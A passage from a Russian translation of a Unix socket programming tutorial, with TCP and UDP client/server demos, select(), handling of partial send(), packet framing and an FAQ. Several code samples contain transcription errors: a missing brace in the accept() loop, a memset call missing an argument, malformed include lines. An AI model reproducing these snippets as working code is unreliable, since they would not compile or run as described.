
Обмен информацией представлен на рис 1.

Рис 1. Взаимодействие клиента и сервера

```
        |----запрос----- >|
клиент                     сервер
        |<-----ответ------|
```

Обрати внимание на то, что пара клиент-сервер может "говорить" на SOCK_STREAM, SOCK_DGRAM, и на любом другом "языке". Хорошие примеры пар клиент-сервер - это telnet/telnetd, ftp/ftpd, bootp/bootpd. Каждый раз, когда ты используешь ftp, имеется удаленная программа, ftpd, которая и обслуживает тебя.

Зачастую, имеется только лишь один сервер на машине, и ое оперирует множеством клиентов через fork(). Принцип работы этой базовой функции следующий: сервер ждет соединения, принимает его через accept(), и делает fork(). Это то, что наш простой пример сервера будет делать в следующем разделе.

5.1 Простой Поточный Сервер

Все что делает этот сервер - это отправка строчки "Hello, World!\n" через stream соединение. Все что тебе потребуется для тестирования этого сервера работает в одном окне, и телнетится к нему из другого при помощи:

```
$ telnet remotehostname 3490
```

, где remotehostname - это имя машины, на которой ты работаешь.

Код сервера:

```
/*
    ** server.c -- a stream socket server demo
    */

    #include «stdio.h»
    #include «stdlib.h»
    #include «unistd.h»
    #include «errno.h»
    #include «string.h»
    #include «sys/types.h»
    #include «sys/socket.h»
    #include «netinet/in.h»
    #include «arpa/inet.h»
    #include «sys/wait.h»
    #include «signal.h»

    #define MYPORT 3490    // порт, на который будут коннектиться юзеры
    #define BACKLOG 10     // максимум соединений
```

```
void sigchld_handler(int s)
{
    while(wait(NULL) > 0);
}

int main(void)
{
    int sockfd, new_fd;  // sock_fd для слушанья, new_fd для нового соединения
    struct sockaddr_in my_addr;    // инфа о моем адресе
    struct sockaddr_in their_addr; // инфа о адресе подсоединившегося
    int sin_size;
    struct sigaction sa;
    int yes=1;

    if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("socket");
        exit(1);
    }

    if (setsockopt(sockfd,SOL_SOCKET,SO_REUSEADDR,&yes,sizeof(int)) == -1) {
        perror("setsockopt");
        exit(1);
    }

    my_addr.sin_family = AF_INET;         // Host Byte Order
    my_addr.sin_port = htons(MYPORT);     // short, network byte order
    my_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
    memset(&(my_addr.sin_zero), '\0', 8); // zero the rest of the struct

    if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr))  == -1) {
        perror("bind");
        exit(1);
    }

    if (listen(sockfd, BACKLOG) == -1) {
        perror("listen");
        exit(1);
    }

    sa.sa_handler = sigchld_handler; // рипаем все мертвые процессы
    sigemptyset(&sa.sa_mask);
    sa.sa_flags = SA_RESTART;
    if (sigaction(SIGCHLD, &sa, NULL) == -1) {
        perror("sigaction");
        exit(1);
    }

    while(1) {  // главный accept() цикл
        sin_size = sizeof(struct sockaddr_in);
        if ((new_fd = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size)) == -1)
            perror("accept");
            continue;
        }
        printf("server: got connection from %s\n",
                                        inet_ntoa(their_addr.sin_addr));
        if (!fork()) { // это child process
            close(sockfd); // child doesn't need the listener
            if (send(new_fd, "Hello, world!\n", 14, 0) == -1)
                perror("send");
            close(new_fd);
            exit(0);
        }
        close(new_fd);  // родителю он не нужен
    }

    return 0;
}
```

Если ты любопытен, то я поместил весь код в одну большую функцию main() просто для наглядности. Можешь свободно разбить его на меньшие функции, если так тебе будет проще и

яснее.

Также, что касается всей sigaction, которая может быть для тебя незнакомой - не беспокойся, все ОК. Этот код отвечает за рипанье зомби процессов, которые находятся после за-fork()-нутых child процессов. Если ты создашь кучу зомби и не погрохаешь их, твой сисадмин будет не очень этому рад.

Ты можешь получать данные от этого сервера при помощи клиента, который расписан в следующем разделе.

5.2 Простой Поточный Клиент

Этот парень даже проще, чем его клиент. Все что он делает - это подсоединение к хосту, который ты указал ему в командной строке, на порт 3490. Он получает строчку, которую отправляет сервер.

Исходник клиента:

```
/*
** client.c -- a stream socket client demo
*/

#include «stdio.h»
#include «stdlib.h»
#include «unistd.h»
#include «errno.h»
#include «string.h»
#include «netdb.h»
#include «sys/types.h»
#include «netinet/in.h»
#include «sys/socket.h»

#define PORT 3490 // порт, на который будет коннектиться клиент

#define MAXDATASIZE 100 // максимум байтов, которые мы можем получить за раз

int main(int argc, char *argv[])
{
    int sockfd, numbytes;
    char buf[MAXDATASIZE];
    struct hostent *he;
    struct sockaddr_in their_addr; // инфа об адресе коннектора

    if (argc != 2) {
        fprintf(stderr,"usage: client hostname\n");
        exit(1);
    }

    if ((he=gethostbyname(argv[1])) == NULL) {  // получим инфу хоста
        perror("gethostbyname");
        exit(1);
    }

    if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("socket");
        exit(1);
    }

    their_addr.sin_family = AF_INET;    // Host Byte Order
    their_addr.sin_port = htons(PORT);  // short, Network Byte Order
    their_addr.sin_addr = *((struct in_addr *)he->h_addr);
    memset(&(their_addr.sin_zero), 8);  // обнулим оставшуюся структуру

    if (connect(sockfd, (struct sockaddr *)&their_addr,
                                        sizeof(struct sockaddr)) == -1) {
        perror("connect");
        exit(1);
    }

    if ((numbytes=recv(sockfd, buf, MAXDATASIZE-1, 0)) == -1) {
```

```
        perror("recv");
        exit(1);
    }

    buf[numbytes] = '\0';

    printf("Received: %s",buf);

    close(sockfd);

    return 0;
}
```

Заметь, что если ты не запустишь сервер перед тем как запустить клиент, то connect() возвратит "Connection refused". Очень полезно.

5.3 Datagram Сокеты

У меня не так много сказать на этот счет, поэтому я просто представлю тебе пару простых программ: talker.c и listener.c

listener сидит на компьютере и ждет приходящего пакета на порт 4950. talker отправляет пакет на этот порт на указанную машину, которую указывает юзер в командной строке.

Вот исходник listener.c:

```
/*
** listener.c -- a datagram sockets "server" demo
*/

#include «stdio.h»
#include «stdlib.h»
#include «unistd.h»
#include «errno.h»
#include «string.h»
#include «sys/types.h»
#include «sys/socket.h»
#include «netinet/in.h»
#include «arpa/inet.h»

#define MYPORT 4950    // порт, на который будут коннектиться юзеры

#define MAXBUFLEN 100

int main(void)
{
    int sockfd;
    struct sockaddr_in my_addr;    // инфа о моем адресе
    struct sockaddr_in their_addr; // инфа об адресе коннектора
    int addr_len, numbytes;
    char buf[MAXBUFLEN];

    if ((sockfd = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
        perror("socket");
        exit(1);
    }

    my_addr.sin_family = AF_INET;         // Host Byte Order
    my_addr.sin_port = htons(MYPORT);     // short, Network Byte Order
    my_addr.sin_addr.s_addr = INADDR_ANY; // автоматически заполнит моим IP
    memset(&(my_addr.sin_zero), '\0', 8); // обнуляем остаток структуры

    if (bind(sockfd, (struct sockaddr *)&my_addr,
                                        sizeof(struct sockaddr)) == -1) {
        perror("bind");
        exit(1);
    }

    addr_len = sizeof(struct sockaddr);
    if ((numbytes=recvfrom(sockfd,buf, MAXBUFLEN-1, 0,
```

```
                        (struct sockaddr *)&their_addr, &addr_len)) == -1) {
            perror("recvfrom");
            exit(1);
        }

        printf("got packet from %s\n",inet_ntoa(their_addr.sin_addr));
        printf("packet is %d bytes long\n",numbytes);
        buf[numbytes] = '\0';
        printf("packet contains \"%s\"\n",buf);

        close(sockfd);

        return 0;
    }
```

Заметь, что в нашем вызове socket() мы наконец-то использовали SOCK_DGRAM. Также, обрати внимание что нам не нужно в этом случае использовать listen() или accept(). Это одна из фич использования неподсоединенных датаграмм сокетов!

Далее следует исходный код для talker.c:

```
/*
    ** talker.c -- a datagram "client" demo
    */

    #include «stdio.h»
    #include «stdlib.h»
    #include «unistd.h»
    #include «errno.h»
    #include «string.h»
    #include «sys/types.h»
    #include «sys/socket.h»
    #include «netinet/in.h»
    #include «arpa/inet.h»
    #include «netdb.h»

    #define MYPORT 4950    //порт, на который будут подсоединяться юзеры

    int main(int argc, char *argv[])
    {
        int sockfd;
        struct sockaddr_in their_addr; // инфа об адресе коннектора
        struct hostent *he;
        int numbytes;

        if (argc != 3) {
            fprintf(stderr,"usage: talker hostname message\n");
            exit(1);
        }

        if ((he=gethostbyname(argv[1])) == NULL) {  // получаем инфу о хосте
            perror("gethostbyname");
            exit(1);
        }

        if ((sockfd = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
            perror("socket");
            exit(1);
        }

        their_addr.sin_family = AF_INET;     // Host Byte Order
        their_addr.sin_port = htons(MYPORT); // short, Network Byte Order
        their_addr.sin_addr = *((struct in_addr *)he->h_addr);
        memset(&(their_addr.sin_zero), '\0', 8); // обнуляем остаток структуры

        if ((numbytes=sendto(sockfd, argv[2], strlen(argv[2]), 0,
             (struct sockaddr *)&their_addr, sizeof(struct sockaddr))) == -1) {
            perror("sendto");
            exit(1);
        }
        printf("sent %d bytes to %s\n", numbytes, inet_ntoa(their_addr.sin_addr));
```

```
    close(sockfd);

    return 0;
}
```

И это все на этот счет. Запусти listener на компьютере, затем запусти talker на другой. Посмотри, как они будут взаимодействовать!

6 Более Продвинутые Техники

Они не совсем навороченные, но они выходят из уровня материала, который мы изучали. В действительности, если ты изучил все вышенаписанное, то ты уже смело считать, что ты изучил все основные моменты в сетевом программировании под Unix! Поздравляю!

Поэтому здесь мы шагнем в храбрый новый мир, содержащий кое-какие эзотерические вещи, которым ты можешь захотеть обучиться в сокет программировании. Поехали!

6.1 Блокировка

Блокировка. Ты слышал об этом, но не знал что же это такое. В консоли, "block" - это жаргонный аналог "sleep". Наверно ты заметил, что когда работал с listener (рассмотренный выше), то он попросту сидел и ждал пока к нему прилетит пакет. Что происходило - это то, что он вызывал recvfrom(). recvfrom() сообщалось о том, чтобы она уснула до тех пор, пока не придут данные.

Многие функции могут выполнять блокировку. Им просто разрешено ее выполнять. Когда ты вначале создаешь сокетный дескриптор через socket(), то ядро устанавливает его в блокировку. Если ты не хочешь, чтобы сокет был заблокирован, то ты вызываешь fcntl():

```
#include «tunistd.h»
#include «fcntl.h»
.
.
sockfd = socket(AF_INET, SOCK_STREAM, 0);
fcntl(sockfd, F_SETFL, O_NONBLOCK);
.
.
```

Устанавливая сокет в незаблокированное состояние, ты можешь эффективнее обращаться с ним. Говоря главным образом, однако, этот тип состояния - плохая идея. Если ты изменишь свою программу на "занятую-ожидающую данные от сокета", то ты повесишь процессорное время. Более элегантное решение для проверки того, есть ли данные, которые ожидают своего чтения, описывается в разделе, посвященном функции select().

6.2 select() -- Синхронный I/O мультиплексинг

Эта функция странная, но очень полезная. Возьмем след. ситуациж: ты - сервер, и ты хочешь прослушать входящие соединения, а также продолжать читать данные из соединений, которые у тебя, скорее всего, есть. "Нет проблем", - скажешь ты. - "Просто используй accept() и пару recv()". Не так быстро, торопыга! А что, если ты заблокируешь вызов accept()? Как ты тогда будешь получать данные через recv() в это время? "Используй неб кируемые сокеты!" Ни в коем случае! Ты же не хочешь отжирать CPU? Что же делать?

select() дает тебе возможность мониторить несколько сокетов в одно и то же время. Я расскажу тебе попозже, какие готовы для чтения, какие готовы для записи, а какие вызвали исключения, если ты этого захочешь.

Без всяких дальнейших рассуждений, я просто покажу тебе объявление select():

```
#include «sys/time.h»
#include «sys/types.h»
#include «unistd.h»

int select(int numfds, fd_set *readfds, fd_set *writefds,
           fd_set *exceptfds, struct timeval *timeout);
```

Функция мониторит набор файловых дескрипторов; в частности - readfds, writefds и exceptfds. Если ты хочешь выяснить, можешь ли ты читать со стандартного ввода и некоторых сокетных дескрипторов, просто добавь файловые дескрипторы 0 и sockfd в перечень readfds. Параметр numfds должен быть установлен в размер самого большого файлового дескриптора плюс один. В этом примере он должен быть установлен в sockfd+1, т.к. он больше чем стандартный ввод(0).

После работы select() readfds будет изменен так, чтобы отражать то, какие дескрипторы из тех, что ты выбрал, готовы для чтения. Ты можешь проверить их с macro FD_ISSET, ниже.

Перед тем как углубляться в детали, я расскажу о том, как управлять этими перечнями (set). Каждый перечень имеет тип fd_set. Следующий макрос оперирует этим типом:

• FD_ZERO(fd_set *set) -- очищает перечень файловых дескрипторов
• FD_SET(int fd, fd_set *set) -- добавляет в перечень fd
• FD_CLR(int fd, fd_set *set) -- удаляет из перечня fd
• FD_ISSET(int fd, fd_set *set) -- проверяет, находится ли fd в перечне

Наконец, что же странного в struct timeval? Что ж, иногда ты не хочешь ждать бесконечно того, что тебе пошлют данные. Может быть, каждые 96 секунд ты решишь выводить: "Still going..." на терминал, даже несмотря на то, что ничего не происходит. Эта структура времени позвоит тебе указать период таймаута. Если это время истечет, а select() все еще не получила никакого файлового дескриптора, то она завершится, и тем самым ты сможешь продолжать работу своей программы.

Структура struct timeval имеет след. поля:

```
struct timeval {
        int tv_sec;     // секунды
        int tv_usec;    // микросекунды
    };
```

Просто поставь tv_sec в число секунд, которые ты хочешь ждать, и установи tv_usec в число микросекунд. Да, это микросекунды, а не миллисекунды. В одной миллисекунде 1000 микросекунд, а в одной секунде 1000 миллисекунд. Таким образом, в секунде 1000000 микросекунд. А почему микросекунды обозначаются "usec"? Эта "u" выглядит очень похоже на греческую букву μ ("мю"), которую мы используем для "микро". Также, когда функция возвращает значение, то таймаут может быть обновлен для того, чтобы отразить все еще оставшееся время. Это зависит от дистрибутива Unix.

Йоу! У нас есть таймер с точностью дл микросекунды! Что ж, не ручайся на него. Стандартный Unix "timeslice" около 100 миллисекунд, поэтому, вероятно, ты будешь должен ждать это время, независимо от того, как мало время в твоей struct timeval.

Еще одна интересная фишка: если ты установишь свои поля в struct timeval в 0, то select() сразу же сработает. Если ты установишь параметр timeout в NULL, то он никогда не сработает, и будет ждать до тех пор, пока не станет готов первый файловый дескриптор. Наконец-таки, если ты не очень беспокоишься о том, сколько ждать для каждого перечня, ты просто можешь установить таймаут в NULL в вызове select();

Следующий код ждет 2,5 секунды, ожидая появления чего-нибудь на стандартном вводе.

```
/*
** select.c -- a select() demo
*/

#include «stdio.h»
#include «sys/time.h»
#include «sys/types.h»
#include «unistd.h»
#define STDIN 0  // файловый дескриптор для стандартного ввода
```

```
int main(void)
{
    struct timeval tv;
    fd_set readfds;

    tv.tv_sec = 2;
    tv.tv_usec = 500000;

    FD_ZERO(&readfds);
    FD_SET(STDIN, &readfds);

    // не заморачиваемся по поводу writefds and exceptfds:
    select(STDIN+1, &readfds, NULL, NULL, &tv);

    if (FD_ISSET(STDIN, &readfds))
        printf("A key was pressed!\n");
    else
        printf("Timed out.\n");

    return 0;
}
```

Теперь некоторые из вас могут решить, что это великолепный способ ожидания данных в датаграмм сокетах, и вы будете правы: возможно, это так. Некоторые Юниксы могут действовать в этом духе, а некоторые - нет. Тебе нужно проверить это в своем мане, если ты хочешь использовать такой метод.

Некоторые Юниксы обновляют время в твоей локальной struct timeval для того , чтобы отражать количество времени, оставшееся до таймаута. Но другие так не действуют. Не полагайся на это, если ты хочешь быть портируемым. Применяй gettimeofday() если тебе надо учитывать пройденное время.

А что случится, если сокет в состоянии чтения закроет соединение? Что ж , в этом случае select() возвратится с сокетным дескриптором, выставленным в "ready to read". Когда ты на самом деле далее вызовешь recv(), то recv() вернет 0. Это способ, по которому ты можешь узнать, что клиент закрыл соединение.

Еще одна интересная вещь, связанная с select(): если у тебя есть сокет, который прослушивает через listen(), то ты можешь проверить, появилось ли новое соединение при помощи помещения этого сокетного файлового дескриптора в readfds set.

Вот и все вкратце, мои друзья, о всемогущей функции select().

Но, по многочисленным запросам я все же покажу подробный пример.

Эта программа действует как простой многопользовательский чат сервер. Запусти его в одном окне, затем зателнеться на него ("telnet hostname 9034") со многих других окон. Когда ты введешь что-нибудь в одной telnet сессии, эта строчка должна отображаться во всех других.

```
/*
    ** selectserver.c -- a cheezy multiperson chat server
    */

    #include «stdio.h»
    #include «stdlib.h»
    #include «string.h»
    #include «unistd.h»
    #include «sys/types.h»
    #include «sys/socket.h»
    #include «netinet/in.h»
    #include «arpa/inet.h»

    #define PORT 9034   // порт, который мы прослушиваем

    int main(void)
    {
```

```
fd_set master;   // master file descriptor list
fd_set read_fds; // temp file descriptor list for select()
struct sockaddr_in myaddr;     // server address
struct sockaddr_in remoteaddr; // client address
int fdmax;        // maximum file descriptor number
int listener;     // listening socket descriptor
int newfd;        // newly accept()ed socket descriptor
char buf[256];    // buffer for client data
int nbytes;
int yes=1;        // for setsockopt() SO_REUSEADDR, below
int addrlen;
int i, j;

FD_ZERO(&master);    // clear the master and temp sets
FD_ZERO(&read_fds);

// get the listener
if ((listener = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
    perror("socket");
    exit(1);
}

// lose the pesky "address already in use" error message
if (setsockopt(listener, SOL_SOCKET, SO_REUSEADDR, &yes,
                                                sizeof(int)) == -1) {
    perror("setsockopt");
    exit(1);
}

// bind
myaddr.sin_family = AF_INET;
myaddr.sin_addr.s_addr = INADDR_ANY;
myaddr.sin_port = htons(PORT);
memset(&(myaddr.sin_zero), '\0', 8);
if (bind(listener, (struct sockaddr *)&myaddr, sizeof(myaddr)) == -1) {
    perror("bind");
    exit(1);
}

// listen
if (listen(listener, 10) == -1) {
    perror("listen");
    exit(1);
}

// add the listener to the master set
FD_SET(listener, &master);

// keep track of the biggest file descriptor
fdmax = listener; // so far, it's this one

// main loop
for(;;) {
    read_fds = master; // copy it
    if (select(fdmax+1, &read_fds, NULL, NULL, NULL) == -1) {
        perror("select");
        exit(1);
    }

    // run through the existing connections looking for data to read
    for(i = 0; i <= fdmax; i++) {
        if (FD_ISSET(i, &read_fds)) { // we got one!!
            if (i == listener) {
                // handle new connections
                addrlen = sizeof(remoteaddr);
                if ((newfd = accept(listener, (struct sockaddr *)&remoteaddr,
                                                    &addrlen)) == -1) {
                    perror("accept");
                } else {
                    FD_SET(newfd, &master); // add to master set
                    if (newfd > fdmax) {    // keep track of the maximum
```

```
                        fdmax = newfd;

            }
                    printf("selectserver: new connection from %s on "
                        "socket %d\n", inet_ntoa(remoteaddr.sin_addr), newfd);
                }
            } else {
                // handle data from a client
                if ((nbytes = recv(i, buf, sizeof(buf), 0)) <= 0) {
                    // got error or connection closed by client
                    if (nbytes == 0) {
                        // connection closed
                        printf("selectserver: socket %d hung up\n", i);
                    } else {
                        perror("recv");
                    }
                    close(i); // bye!
                    FD_CLR(i, &master); // remove from master set
                } else {
                    // we got some data from a client
                    for(j = 0; j <= fdmax; j++) {
                        // send to everyone!
                        if (FD_ISSET(j, &master)) {
                            // except the listener and ourselves
                            if (j != listener && j != i) {
                                if (send(j, buf, nbytes, 0) == -1) {
                                    perror("send");
                                }
                            }
                        }
                    }
                }
            } // it's SO UGLY!
        }
    }
}

    return 0;
}
```

Заметь что у меня два списка файловых дескрипторов в коде: master и read_fds. Первый содержит все сокетные дескрипторы, которые в данный момент подсоединены, также как и сокетный дескриптор, который прослушивает новые соединения.

Причина, по которой я использую mastel set - это то, что select() изменяет список, который ты передаешь ей, чтобы отразить какие сокеты готовы для чтения. Т.к. я хочу следить за соединениями от одной select() к другой, то я должен осторожненько сохранить их куда-нибудь еще. В последний момент я копирую master в read_fds, и затем вызываю select().

Но значит ли это, что каждый раз, когда я получаю новое соединение, я должен добавить его к master set? Йееп! И каждый раз, когда соедиение закрывается, я должен удалять его из моего master set? Да, должен.

Если клиентская recv() вернет не ноль, я буду знать, что некоторые данные были получены. Поэтому я получаю их, а затем просматриваю master list и отправляю эти данные всем остальным клиентам.

И это, мои друзья, наиболее простой обзор всемогущей функции select().

6.3 Управление Частичными send()

Возвращаясь к предыдущему разделу о send() выше, помнишь, что я говорил о том, что send() может и не отослать все байты, которые ты хотел отослать? Т.е. допустим, что ты хотел отослать 512 байт, а функция вернула только 412. Что же случилось с остальной сотней байт?

Что ж, они все еще в твоем маленьком буфере, и они все еще ждут своей отправки. В зависимости от обстоятельств ядро ядро решило не отсылать все эти данные за один присест, и сейчас, мой друг, отправка оставшейся сотни байт легла на твои плечи.

Ты мог бы написать функцию примерно в духе вот этой, чтобы разрулить эту ситуацию:

```
#include «sys/types.h»
#include «sys/socket.h»

int sendall(int s, char *buf, int *len)
{
    int total = 0;        // сколько байт мы отправили
    int bytesleft = *len; // сколько еще сталось для отправки
    int n;

while(total < *len) {
        n = send(s, buf+total, bytesleft, 0);
        if (n == -1) { break; }
        total += n;
        bytesleft -= n;
    }

    *len = total; // возвращает число в действительности отосланных байт

    return n==-1?-1:0; // вернет-1 при неудаче, 0 при успехе
}
```

В этом примере s - это сокет, в который ты хочешь послать данные; buf - это буфер, содержащий данные; len - указатель на int, содержащий число байт в буфере.

Функция вернет -1 при ошибке. Также, число действительно посланных байт возвращается в len. Это будет такое же число байт, которые ты попросил функцию отослать, если не произошла ошибка. sendall() сделает все наилучшим образом.

Для завершенности, вот простой пример к функции:

```
char buf[10] = "Beej!";
int len;

len = strlen(buf);
if (sendall(s, buf, &len) == -1) {
    perror("sendall");
    printf("We only sent %d bytes because of the error!\n", len);
}
```

Что произойдет на стороне получателя, если прибудет часть пакета? Если пакеты разной длины, то как получатель узнает, когда заканчивается первый пакет и начинается следующий? Ты, наверно, должен воспользоваться инкапсуляцией (помнишь про нее из раздела про инкапсуляцию данных в самом начале?). Прочти его!

6.4 Сын Инкапсуляции Данных

Что это значит - инкапсулировать данные? В самом простом случае это обозначает, что ты снабжаешь заголовок (header) либо с идентифицирующей его информацией, либо же с длиной пакета, или и с тем, и с другим.

Каким тогда должен быть заголовок? Что ж, это просто бинарные данные, которые представляют все, что ты считаешь нужным для включения в свой проект.

Вау. Это непонятно.

Окей. Например, давай скажем, что у тебя есть многопользовательская чат программа, использующая SOCK_STREAM сокеты. Когда юзер печатает ("говорит") что-нибудь, то два куска информации должны быть переданны на сервер: чтО было сказано, и ктО сказал это.

И все так просто? "А какие могут быть проблемы" - спросишь ты.

Проблема в том, что сообщения могут быть разной длины. Один человек по имени "tom", может сказать "Hi", а другой по имени "Benjamin" скажет "Hey guys what is up?".

Поэтому если ты отправишь через send() все данные как они есть к клиентам, то твой выходящий поток данных будет выглядеть примерно так:

```
t o m H i B e n j a m i n H e y g u y s w h a t i s u p ?
```

И так далее. Как клиент сможет узнать, где заканчивается одно сообщение и начинается другое? Ты мог бы, если конечно захочешь, делать все сообщения одинаковой длины и просто вызвать sendall(), которую мы написали выше. Но это будет нерационально! Мы не хотим слать через send() 1024 байта для того, чтобы отправить всего лишь то, что "tom" сказал "Hi".

Поэтому мы инкапсулируем данные в маленьком заголовке и структуре пакета. Клиент и сервер оба знают, как запаковать и распаковать эти данные (это иногда называют "marshal" и "unmarshal"). Мы начиннаем определять протокол, который бы описывал способ, с помощью которого общаются клиент и сервер!

В этом случае давайте положим, что имя юзера имеет фиксированную длину в 8 символов, завершающуюся '\0'. И затем давай положим, что данные имеют различную длину, но не больше 128 символов. Давай возьмем для рассмотрения кусок структуры пакета, который мы бы могли использовать в этой ситуации:

• len (1 byte, unsigned) --Полная длина пакета, учитывая 8-ибайтовое имя юзера и данные чата
• name(8 byte) -- имя юзеа, заканчивающееся NULL, если необходимо
• chatdata(n-byte) -- сами данные, но не более чем 128 байт. Длина пакета должна быть посчитана как длина его данных плюс 8 (длина поля для имени выше)

Почему я выбрал 8-ибайтовое и 128-ибайтовое ограничения для полей? Я лишил их воздуха, пологая что они будут достаточно длинными. Может быть, хотя, 8 байт - очень мало для твоих нужд, и ты можешь иметь 30-ибайтовое поле под имя, или еще что-нибудь. Дело выбора остается за тобой.

Используя расписанное выше описание пакета, первый пакет мог бы состоять из след. информации (в hex и ASCII):

```
0A     74 6F 6D 00 00 00 00 00      48 69
  (length)  T  o  m    (padding)    H  i
```

А следующий:

```
   14     42 65 6E 6A 61 6D 69 6E      48 65 79 20 67 75 79 73 20 77 ...
(length)  B  e  n  j  a  m  i  n       H  e  y     g  u  y  s     w  ...
```

Длина сохранена в Network Byte Order, конечно же. В этом случае это только один байт, поэтому это не важно, но, в общем говоря, ты захочешь, чтобы твои бинарные целые числа были сохранены в Network Byte Order в твоих пакетах.

Когда ты отправляешь эти данные, тебе нужно быть осторожным и использовать команды в духе sendall() выше, чтобы ты всегда знал, что твои данные были отосланы, даже если это займет несколько вызовов send(), чтобы получить их все.

Похожим образом, когда ты получаешь данные, тебе нужно проделать немного дополнительной работы. Чтобы быть осторожным, тебе нужно понимать, что ты можешь получить частичные данные (например, мы могли бы получить 00 14 42 65 6E" от Benjamin выше). Нам нужно вызывать recv() опять и опять, пока мы не получим полностью весь пакет.

Но как? Что ж, мы занем суммарное число байт для пакета, которые надо получить. Нам также известен и максимальный размер пакета, который равен 1+8+128 = 137 байт (следуя из нашего описания пакета).

Мы можем объявить достаточно большой массив для двух пакетов. Это твое дело - куда ты перебросишь данные полученных пакетов.

Каждый раз, когда ты получаешь через recv() данные, ты отправляешь их в рабочий буфер и смотришь, не закончился ли пакет. Таким образом, число байт в буфере больше или равно длине, указанной в заголовке (+1, т.к. длина в буфере не включает байт на саму длину). Если число байт в буфере меньше чем 1, то очевидно, что пакет не завершен. Ты должен предусмотреть это, т.к. первый байт - это мусор, и ты не можешь полагаться на него как на корректную длину пакета.

Когда пакет будет завершен, ты можешь делать с ним все что пожелаешь. Используй его, а затем удаляй из своего рабочего буфера.

Фьюю! Ты отложил что-нибудь в своей голове? Ты также можешь прочесть конец первого пакета в буфер, а за ним и начало следующего через один вызов recv(). Т.о. у тебя будет рабочий буфер с одним полноценным пакетом, и с частичкой следующего! Bloody heck! Именно поэтому ты и сделал свой буфер достаточно большим, чтобы поместить в него аж 2 пакета.

Т.к. ты знаешь длину первого пакета из заголовка, то ты можешь отследить число байт в рабочем буфере, и подсчитать кол-во байт, относящихся уже ко второму (неполному) пакету. Когда ты закончил с первым пакетом, ты можешь удалить его из рабочего буфера и переместить ту часть второго пакета к началу. И теперь ты опять будешь готов для следующего recv().

Некоторые из вас могут решить, что перемещение частичные пакеты в начало рабочего буфера занимает много времени, и что программу можно написать при помощи другого метода. Можно, но рассмотрение таких методов выходит за рамки этой документации. Если вам все еще любопытно - достаньте какую-нибудь книжку по структурам данных.

Я никогда не говорил, что это было легко. ОК, я сказал, что это было легко:) И вот что: вам нужно просто практиковаться и очень скоро ты все поймешь. Клянусь Экскалибуром!

7. Частые Вопросы

Q: Где я могу взять эти заголовочные файлы
A:Если у тебя нет их, то тебе скорее всего они не нужны. Посмотри в мануале по твоей платформе. Если ты под Виндами, то тебе нужно только #include «winsock.h»

Q: Что мне делать когда bind() возвращает: "Address already in use"?
A: Тебе надо использовать setsockopt() с опцией SO_REUSEADDR для слушающего сокета. Глянь в секцию bind() и в секцию про select().

Q: Как мне получить список открытых сокетов на моей системе?
A: Используй netstat.

```
$ netstat
```

Q: Как я могу просмотреть routing table?
A: Выполни команду rout (в /sbin на большинстве Линуксов) или команду netstat -r.

Q: Как я могу запустить клиент и сервер программы если у меня только один компьютер? Разве мне не нужна сеть для написания сетевых программ?
A: К счастью для тебя, виртуально все машины описывают loopback network девайс, который сидит в ядре и заменяет собой сетевую карточку.

Q: Как я могу узнать, что удаленная сторона закрыла соединение?
A: Ты можешь узнать это, если recv() вернет 0.

Q: Как мне написать утилиту ping? Что такое ICMP? Где мне узнать больше о raw сокетах и SOCK_RAW?
A: Сначала удали Винды и поставь Линух или BSD :-) Нет, на самом деле, просто загляни в раздел, посвященный Винде в самом начале.

Q: Как мне писАать под Solaris/SunOS? Я продолжаю получать ошибки линковщика при компиляции.
A: Линкер выдает ошибки, потому что операционка Sun не автоматически компилирует в сокет библиотеки. Посмотри раздел по Solaris/SunOS в начале.

Q: Почему select() вылетает при сигнале?
A: Сигналы заставляют блокируемые системные вызовы возвращать -1 с errno, поставленным в EINTR. Когда ты настраиваешь signal handler с sigaction(), ты можешь установить flag SA_RESTART, который предназначен для рестарта системного вызова после того, как он был прерван. Но это не всегда работает. Мое любимое решение этой поблемы - использовать goto:

```
select_restart:
    if ((err = select(fdmax+1, &readfds, NULL, NULL, NULL)) == -1) {
        if (errno == EINTR) {
            // какой-то сигнал прервал нас, поэтому рестартим...
            goto select_restart;
        }
        // обрабатываем настоящие ошибки здесь:
        perror("select");
    }
```

Конечно же, тебе не нужно использовать goto в твоем случае; ты можешь применить другие структуры для контроля. Но я думаю, что goto гораздо яснее.

Q: Как я могу описать таймаут для вызова recv()?
A: Юзай select()! Он позволит тебе указать таймаут параметр для сокетного дескриптора, из которого ты собираешься читать. Или же, ты можешь вынести всю функциональность в единственную функцию, типа этой:

```
#include «unistd.h»
#include «sys/time.h»
#include «sys/types.h»
#include «sys/socket.h»

int recvtimeout(int s, char *buf, int len, int timeout)
{
    fd_set fds;
    int n;
    struct timeval tv;

    // настраиваем  file descriptor set
    FD_ZERO(&fds);
    FD_SET(s, &fds);

    // настраиваем время на таймаут
    tv.tv_sec = timeout;
    tv.tv_usec = 0;

    // ждем таймаута или полученных данных
    n = select(s+1, &fds, NULL, NULL, &tv);
    if (n == 0) return -2; // timeout!
    if (n == -1) return -1; // error

    // данные должны быть здесть, поэтому делаем обычный recv()
    return recv(s, buf, len, 0);
}

// простой вызов recvtimeout():
    .
    .
    n = recvtimeout(s, buf, sizeof(buf), 10); // 10 second timeout

    if (n == -1) {
        // была ошибка
        perror("recvtimeout");
    }
```

```
else if (n == -2) {
    // вышло время
} else {
    // получини данные в buf
}
.
.
```

Заметь, что recvtimeout() возвращает -2 в случае таймаута. Почему не 0? Если ты вспомнишь, возвращаемый recv() 0 значит, что удаленная сторона прикрыла соединение.

Q: Как мне зашифровать или сжать данные перед отправкой через сокет?
A: Самый легкий способ - использовать SSL (secure socket layer)

Но, полагая, что ты хочешь воткнуть свой собственный компрессом или систему шифровки, это всего лишь принцип понимания твоих данных как данных, проходящих последовательность шагов между двумя сторонами. Каждый шаг изменяет данные своим образом.

• сервер читает данные с файла (или еще с чего-нибудь)
• сервер шифрует данные (ты это сам напишешь)
• сервер шлет зашифрованные данные

Другая сторона:

• клиент получает зашифрованные данные
• клиент расшифровывает данные (это ты пишешь сам)
• клиент пишет данные в файл (или еще куда-нибудь)

